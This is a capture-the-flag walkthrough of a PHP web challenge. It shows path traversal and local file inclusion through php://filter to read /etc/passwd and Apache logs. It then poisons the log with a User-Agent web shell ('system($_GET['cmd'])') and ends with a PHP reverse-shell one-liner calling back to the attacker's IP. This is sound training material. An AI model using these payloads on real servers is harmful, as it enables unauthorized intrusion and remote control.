


RECONNAISSANCE

I begin with the trusty old ***nmap*** scan which shows us that ***TCP*** ports 22 and 80 are open. Since I don't have a ***SSH*** username or password , port 80 is the way to go.




On port 80 , I get a page which asks us whether we want to see dog or cat pictures. So I first take a break from tech and browse through some really cute animal photos. Dogs are my favorites though, haha!!






A bit relieved of stress, let’s get back to the work at hand.

The URL of the page looks like this:




Or this:




So here we can somewhat control the input to view. I try to fidget around with that and see what kind of output we get.


So I put in a bunch of other inputs to view and every time I get this output :



Try to access “/etc/passwd”. Failed!!!




Try to access “./dog”



Seems like I can call anything, but I need text “dog” or “cat” in the request.


Let’s append “/etc/passwd” in the request.



So there is an index.php at play in here which has an include() function !

So I try to access it by putting the URL as : http://10.10.180.133/?view=dog/../index

Now I get following output :




It appears that there's a conflict. Usually this error usually arises when trying to declare the same function twice, which in this case is probably caused due to the include() function.

So to retrieve index.php, I force PHP to base64 encode the file before it is used in the include() function as follows :

Reference: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion

Let's intercept with Burp Suite




Send to Repeater

Let’s view index page first.


http://<ip>/?view=php://filter/convert.base64-encode/resource=./dog../../index

Success!!! There’s result with base64 strings.



Decode with Burp Suite’s Decoder.

Now I have source code of index.php.



Viewing the source code.

```
<?php
            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
            $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
            if(isset($_GET['view'])) {
                if(containsStr($_GET['view'], 'dog') || containsStr($_GET['view'], 'cat')) {
                    echo 'Here you go!';
                    include $_GET['view'] . $ext;
                } else {
                    echo 'Sorry, only dogs or cats are allowed.';
```


This means I have to include “dog” or “cat” in the request and If I don’t include parameter “ext”, It will automatically assign “.php”.

Gaining Access

Let’s send the request again. This time I will try to read “/etc/passwd ” and include parameter “ext”

http://<ip>/?view=./dog../../../../../../../../etc/passwd&ext=

Success!!!




View page source, not much useful.

My next target is the server access logs which I try to view with :

http://10.10.180.133/?view=dog/../../../../../var/log/apache2/access.log&ext=


Just as I expected , I get the contents of access.log as follows :



Now I try a bit of command execution. For starters to try feed ls -la into view :

http://10.10.180.133/?view=ls%20-la&ext=

However , I get back the same initial page where we had to chose between dogs and cats.




To inspect further , I check our access.log as previously shown. The last line gives us information about the last command we entered.

Two crucial things I notice here are the facts that whatever command we put in view is being encoded and hence not executed and that our user agent isn't being done so . So what if I can write some executable PHP code into our user agent :}

Let's add command

Edit User-Agent to be: <?php system($_GET['cmd']); ?>


Send the request as:
/?view=./dog../../../../../../../../var/log/apache2/access.log&ext=&cmd=id



Shows us the user-id (www-data) which means it worked.

Let’s get the reverse shell.

Create listener




Use Burp Suite to encode command as URL

I tried a couple of commands from:
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet


Since this site is php, This time I will use php command.

php -r '$sock=fsockopen("10.9.3.51",1234);exec("/bin/sh -i <&3 >&3 2>&3");'

